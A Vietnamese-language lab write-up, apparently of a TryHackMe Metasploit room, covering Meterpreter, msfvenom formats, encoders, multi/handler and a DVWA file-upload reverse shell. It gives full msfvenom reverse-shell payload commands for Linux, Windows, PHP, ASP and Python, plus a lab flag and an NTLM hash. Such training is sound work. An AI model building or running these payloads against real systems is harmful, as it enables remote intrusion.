
Đây là khai thác có sẵn nên bạn không cần dùng multi/handler để lắng nghe kết nối.



Meterpreter có những lệnh riêng để thực thi (khá giống với linux).








Content of the flag.txt: THM-5455554845

NTLM hash of the password of the user "pirate": 8ce9a3ebd1647fcc5e04025019f4b875

**Msfvenom**

Msfvenom cho phép bạn truy cập các payload trong thư viện Metasploit.

Msfvenom cho phép bạn tạo payload ở nhiều định dạng khác nhau: PHP, exe, dll, elf, etc và cho nhiều hệ thống: Apple, Windows, Android, Linux




**Các định dạng của đầu ra**

Bạn có thể tự tạo các payloads (Windows executable for Meterpreter) hay có 1 định dạng thô thường dùng (python). Lệnh msfvenom --list formats sẽ liệt kê các định dạng được hỗ trợ.

**Encoders**

Mục đích của Encoders không phải là bypass antivirus trên hệ thống đích. Nó mã hóa payload. Trong khi nó có thể hiệu quả để chống lại các phần mềm antivirus, dùng các kĩ thuật xáo trộn hay evading để tiêm shellcode là giải pháp tốt hơn. Ví dụ dưới chỉ cách dùng mã hóa với tham số -e. Phiên bản PHP của Meterpreter được mã hóa Base64 và đầu ra của nó là raw.



**Handlers**


Tương tự như các khai thác reverse shell, bạn cần mở 1 listener để nhận kết nối đến bởi payload của MSFvenom. Khi dùng module khai thác, phần này được xử lí tự động, bạn cần chọn payload để thiết lập 1 reverse shell.

Reverse shell hay Meterpreter được tạo trong msfvenom payload có thể bị bắt dễ dàng bằng handler.

Diễn cảnh này khá quen thuộc; chúng ta sẽ khai thác lỗ hổng upload file trong DVWA. Các bước khai thác như sau:

1. Tạo 1 php reverse shell payload bằng Msfvenom
2. Bắt đầu 1 Metasploit handler
3. Thực thi php shell.

Msfvenom sẽ yêu cầu 1 payload, lhost, lport mà payload sẽ kết nối.



**Lưu ý:** file PHP sẽ bỏ thẻ bắt đầu và kết thúc php



reverse-shell.php nên được chuyển đổi sang Php file.

Chúng ta sẽ dùng Multi handler để nhận kết nối đến. Module có thể được dùng là use exploit/multi/handler

Multi handler hỗ trợ tất cả Metasploit payload và có thể được dùng cho Meterpreter như 1 shell bình thường.

Để dùng module này, chúng ta cần đặt lại giá trị của payload (php/reverse\_php) , lhost, lport

Khi mọi thứ đã được setup thành công, chạy handler và đợi kết nối đến.

Khi revere-shell được thực thi, kết nối sẽ được nhận bởi multi/handler và cung cấp cho chúng ta 1 shell.

**Other payloads**

Dựa vào cấu hình của hệ thống đích, msfvenom có thể được dùng để tạo payload trong đa số các định dạng. Dưới là 1 vài ví dụ có thể dùng:

**Linux Executable and Linkable Format (elf)**

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev\_shell.elf

Định dạng .elf tương tự như .exe của Windows. Đó là những file thực thi trên Linux. Tuy nhiên, bạn cần đặc quyền thực thi trên hệ thống đích. Ví dụ khi bạn có shell.elf, dùng lệnh chmod +x shell.elf . Sau đó, bạn có thể chạy file bằng cách nhập ./shell.elf

**Windows**

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev\_shell.exe

**Php**

msfvenom -p php/meterpreter\_reverse\_tcp LHOST=10.10.X.X LPORT=XXXX -f

raw > rev\_shell.php

**ASP**

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev\_shell.asp

**Python**

msfvenom -p cmd/unix/reverse\_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev\_shell.py